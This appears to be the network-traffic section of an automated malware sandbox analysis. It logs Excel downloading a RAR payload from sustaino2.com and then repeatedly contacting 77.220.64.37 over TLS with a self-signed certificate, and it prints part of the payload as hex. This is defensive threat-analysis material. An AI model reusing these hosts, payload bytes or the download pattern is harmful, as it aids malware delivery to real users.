Jan 11, 2021 16:33:15.411295891 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.411376953 CET	49165	80	192.168.2.22	43.255.154.9

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:33:15.411761045 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.411794901 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.411818981 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.411839962 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.417922020 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.417989969 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.418184042 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.418237925 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.418437004 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.418483019 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.418654919 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.418700933 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.423588991 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.423671961 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.423763037 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.423825026 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.424015999 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.424061060 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.424225092 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.424279928 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.430145025 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.430197001 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.430305958 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.430356026 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.430592060 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.430665016 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.430727959 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.430773973 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.434377909 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.434448957 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.434514999 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.434566021 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.629838943 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.629888058 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.630086899 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.630146027 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.630188942 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.630352974 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.630389929 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.630474091 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.898062944 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.898096085 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.898257017 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.898355007 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.898430109 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.898494005 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.898562908 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.958184958 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.958241940 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.958383083 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.958450079 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.958493948 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:15.958530903 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:15.958645105 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:16.018894911 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:16.019042015 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:16.019123077 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:16.019160986 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:16.019203901 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:16.019278049 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:16.019370079 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:16.019494057 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:16.074196100 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:16.074238062 CET	80	49165	43.255.154.9	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:33:16.074438095 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:16.133677006 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:16.133711100 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:16.133893967 CET	49165	80	192.168.2.22	43.255.154.9
Jan 11, 2021 16:33:16.133933067 CET	80	49165	43.255.154.9	192.168.2.22
Jan 11, 2021 16:33:16.134011030 CET	49165	80	192.168.2.22	43.255.154.9

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:33:14.631871939 CET	52197	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:33:14.693337917 CET	53	52197	8.8.8.8	192.168.2.22
Jan 11, 2021 16:33:29.579262018 CET	53099	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:33:29.627326012 CET	53	53099	8.8.8.8	192.168.2.22
Jan 11, 2021 16:33:29.637326956 CET	52838	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:33:29.693609953 CET	53	52838	8.8.8.8	192.168.2.22
Jan 11, 2021 16:34:07.072081089 CET	61200	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:34:07.120044947 CET	53	61200	8.8.8.8	192.168.2.22
Jan 11, 2021 16:34:07.140444040 CET	49548	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:34:07.188308954 CET	53	49548	8.8.8.8	192.168.2.22
Jan 11, 2021 16:34:08.299901009 CET	55627	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:34:08.356169939 CET	53	55627	8.8.8.8	192.168.2.22
Jan 11, 2021 16:34:08.372248888 CET	56009	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:34:08.428550005 CET	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 11, 2021 16:33:14.631871939 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	www.sustaino2.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 11, 2021 16:33:14.693337917 CET	8.8.8.8	192.168.2.22	0x26d4	No error (0)	www.sustaino2.com	sustaino2.com		CNAME (Canonical name)	IN (0x0001)
Jan 11, 2021 16:33:14.693337917 CET	8.8.8.8	192.168.2.22	0x26d4	No error (0)	sustaino2.com		43.255.154.9	A (IP address)	IN (0x0001)
Jan 11, 2021 16:34:08.356169939 CET	8.8.8.8	192.168.2.22	0x1786	No error (0)	cdn.digicertcdn.com		104.18.10.39	A (IP address)	IN (0x0001)
Jan 11, 2021 16:34:08.356169939 CET	8.8.8.8	192.168.2.22	0x1786	No error (0)	cdn.digicertcdn.com		104.18.11.39	A (IP address)	IN (0x0001)
Jan 11, 2021 16:34:08.428550005 CET	8.8.8.8	192.168.2.22	0x1a8	No error (0)	cdn.digicertcdn.com		104.18.10.39	A (IP address)	IN (0x0001)
Jan 11, 2021 16:34:08.428550005 CET	8.8.8.8	192.168.2.22	0x1a8	No error (0)	cdn.digicertcdn.com		104.18.11.39	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.sustaino2.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	43.255.154.9	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:33:14.969628096 CET	0	OUT	GET /q0ig4v.rar HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.sustaino2.com Connection: Keep-Alive
Jan 11, 2021 16:33:15.194456100 CET	2	IN	HTTP/1.1 200 OK Date: Mon, 11 Jan 2021 15:33:15 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Thu, 12 Nov 2020 10:28:51 GMT ETag: "b7c29ba-4de00-5b3e660c61ec0-gzip" Accept-Ranges: bytes Vary: Accept-Encoding,User-Agent Content-Encoding: gzip Keep-Alive: timeout=5 Transfer-Encoding: chunked Content-Type: application/x-rar-compressed Data Raw: 31 66 61 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec fd 09 54 14 47 f8 37 0a 57 37 20 20 e8 a0 82 83 82 4a 98 d6 51 d9 66 c1 2d 68 44 c1 2d a0 8e 20 0c 0a 2a ca 32 e3 88 42 60 88 0b 28 18 86 28 36 13 8d 82 a3 42 dc 50 31 6e 80 a0 22 a8 e0 8a 06 14 c4 65 8c 90 48 dc a6 15 17 a2 c6 5d fa 3e 35 83 c9 4c fe ef 7b ef f7 9d 73 bf 73 ef 39 5f f0 3c f6 d3 55 d5 bf ae ae 7a ea a9 5f 55 57 d7 4c 9e b9 0e 99 21 84 cc 41 58 16 a1 72 64 f8 f3 45 ff d7 7f e9 20 5d fb 55 74 45 65 d6 97 bf 28 27 02 2f 7f 31 5d 3e 3f c9 25 21 31 5e 96 38 77 a1 4b d4 dc 45 8b e2 95 2e f3 62 5c 12 93 17 b9 cc 5f e4 e2 3f 35 d8 65 61 7c 74 8c 67 97 2e 9d a9 0e 0c c9 38 84 02 09 6b b4 6a e6 c7 39 9f 71 5b 50 d7 2f 6c 08 52 84 96 41 ae 22 0d 61 0d 03 e0 3f bb bf 33 66 a7 d7 49 43 be 11 fa e7 88 7c 2d fe 3e 21 3b 92 ea d3 fe 7d fc fb a0 ff db f4 1d 42 d9 7a cd 02 a5 7a fe 2f 1e 52 60 81 06 5a ff 7f 50 18 ff fa 2b fe 1e 70 cd fe f7 f1 9e ca 98 25 4a 38 be a0 3a 32 84 9f cf dc 34 8d 0b 3c bd 67 62 f4 5c e5 5c 84 fe c0 01 be c8 f0 50 83 4d d3 41 b0 af 21 9d 18 dd c2 f7 94 74 60 b9 ff 2f d2 89 0c 7a 67 fc 5f 64 07 9e e0 7f 87 27 32 a4 4b e8 48 27 fa 5f a4 33 64 0f 4d 74 42 06 83 70 06 f1 fe 1f e9 aa f5 cf 0b e1 75 41 90 b1 ed 10 38 dd dc 90 4f d3 e7 85 fb 26 25 46 81 6e a8 0b 0b 43 de 76 99 16 8c 21 7f 31 71 f1 90 50 5f 37 50 47 fa 8c 5e ff 1f e9 c6 a2 ff fe fe 4f ff 42 e8 27 d3 42 e9 71 b6 59 e3 3e d2 5d ec f2 90 5d d6 64 2b 79 44 37 84 14 88 75 50 a6 23 3b 3a e4 a3 ba 8c 8c dd d1 09 99 04 9b b5 d1 e3 ac cc 04 f4 64 ab 2c 21 1d 62 45 93 1e 38 09 3e 25 66 d3 0f 66 9d ad eb f8 c3 f8 3b aa b7 00 2e dc 20 e6 63 18 cd ec 68 86 33 c9 8e 32 fc 3f dd f8 ff d5 3f 87 72 b8 88 bd fb 6f fc 9a 71 1f ff ac 40 08 32 44 fb 4a 8c 23 0d f1 ff 3e 9f b6 83 01 18 7a e2 c7 ac c9 1f e1 e9 b2 1c f6 e2 53 c8 1e be 12 e2 f1 23 d6 ad 46 76 ff 1d ff 3b fe 77 fc ef f8 df f1 bf e3 7f c7 ff 8e ff 1d ff 3b fe 77 fc ef f8 df f1 bf e3 7f c7 ff ff 39 ca 9d ed 10 a8 0d a0 b2 0e c5 df 23 bb 8c b7 9d 94 e4 e5 61 fa 79 85 10 fa c9 0e 3c 7f 50 60 9f 07 29 97 a4 c3 7f ab d3 71 c2 32 48 28 61 1d ca e1 50 e0 08 71 e5 be 08 21 c9 71 3c 9f 35 8d 1d 82 53 b3 43 5e e1 e9 8c 21 38 76 06 dd 05 1f e8 ea ff ab 7f f2 63 5f 20 bb 69 67 0b 9c 71 ea 2e f8 ff ac 2e 4f f0 fc 85 7e 16 23 cb e1 00 fc 5f 63 81 e7 49 4e 1d 40 68 07 56 68 7d 02 75 0e b1 bd ca 0c 65 e9 e7 50 f4 e1 1e 38 45 81 fe 14 e3 18 a6 49 e0 79 32 9e d8 ee 48 c8 c2 33 36 af 6a c6 bd cd c1 73 40 93 df 5e 20 f2 e9 90 b7 9c a3 64 06 23 86 d3 d5 04 9c 5d 18 4b ec a0 c7 41 e0 44 22 e3 91 18 02 56 7f 4d c0 f9 05 5f b2 10 92 70 8e 4e 23 33 1e 8b 21 60 b5 84 c4 08 63 cc 36 e9 21 c6 9a 75 60 8c 31 d3 83 98 ef 36 80 98 7f 06 31 d7 83 58 6c 36 80 58 7c 06 b1 d0 83 74 ca 31 80 74 fa 0c d2 49 0f 62 b9 d1 00 62 f9 19 c4 52 0f 62 b5 c9 00 62 f5 19 c4 4a 0f 62 bd d6 00 62 fd 19 c4 5a 0f d2 f9 90 01 a4 f3 67 90 ce 7a 10 9b 5c 03 88 cd 67 10 1b 3d 88 6d b4 01 Data Ascii: 1faaTG7W7 JQf-hD- *2B`((6BP1n"eH]>5L{ss9_<Uz_UWL!AXrdE ]UtEe('/1]>?%!1^8wKE.b\_?5ea|tg.8kj9q[P/lR A"a?3fIC|->!;}Bzz/R`ZP+p%J8:24<gb\\PMA!t`/zg_d'2KH'_3dMtBpuA8O&%FnCv!1qP_7PG^OB'BqY>]]d+yD7uP#;:d,!b E8>%ff;. ch32??roq@2DJ#>zS#Fv;w;w9#ay<P`)q2H(aPq!q<5SC^!8vc_ igq..O~#_cIN@hVh}ueP8EIy2H36js@^ d#]KAD "VM_pN#3!`c6!u`161Xl6X|t1tIbbRbbJbbZgz\g=m

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:33:28.859792948 CET	77.220.64.37	443	192.168.2.22	49166	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:33:32.898298979 CET	77.220.64.37	443	192.168.2.22	49171	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:33:34.956118107 CET	77.220.64.37	443	192.168.2.22	49175	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:33:38.860369921 CET	77.220.64.37	443	192.168.2.22	49179	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:33:40.921252012 CET	77.220.64.37	443	192.168.2.22	49183	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:33:42.990880013 CET	77.220.64.37	443	192.168.2.22	49187	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:33:45.095185041 CET	77.220.64.37	443	192.168.2.22	49191	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:33:47.174613953 CET	77.220.64.37	443	192.168.2.22	49195	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:33:49.231168032 CET	77.220.64.37	443	192.168.2.22	49199	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:33:51.330545902 CET	77.220.64.37	443	192.168.2.22	49203	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:33:53.365973949 CET	77.220.64.37	443	192.168.2.22	49207	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:33:57.129707098 CET	77.220.64.37	443	192.168.2.22	49211	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:33:59.264008045 CET	77.220.64.37	443	192.168.2.22	49215	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:01.389954090 CET	77.220.64.37	443	192.168.2.22	49219	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:03.496864080 CET	77.220.64.37	443	192.168.2.22	49223	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:05.906018019 CET	77.220.64.37	443	192.168.2.22	49227	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:07.954513073 CET	77.220.64.37	443	192.168.2.22	49232	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:10.173091888 CET	77.220.64.37	443	192.168.2.22	49237	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:34:12.268102884 CET	77.220.64.37	443	192.168.2.22	49241	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:15.437407970 CET	77.220.64.37	443	192.168.2.22	49245	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:17.479326010 CET	77.220.64.37	443	192.168.2.22	49249	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:19.540899038 CET	77.220.64.37	443	192.168.2.22	49253	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:21.612062931 CET	77.220.64.37	443	192.168.2.22	49257	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:23.673589945 CET	77.220.64.37	443	192.168.2.22	49261	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:34:25.767985106 CET	77.220.64.37	443	192.168.2.22	49265	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
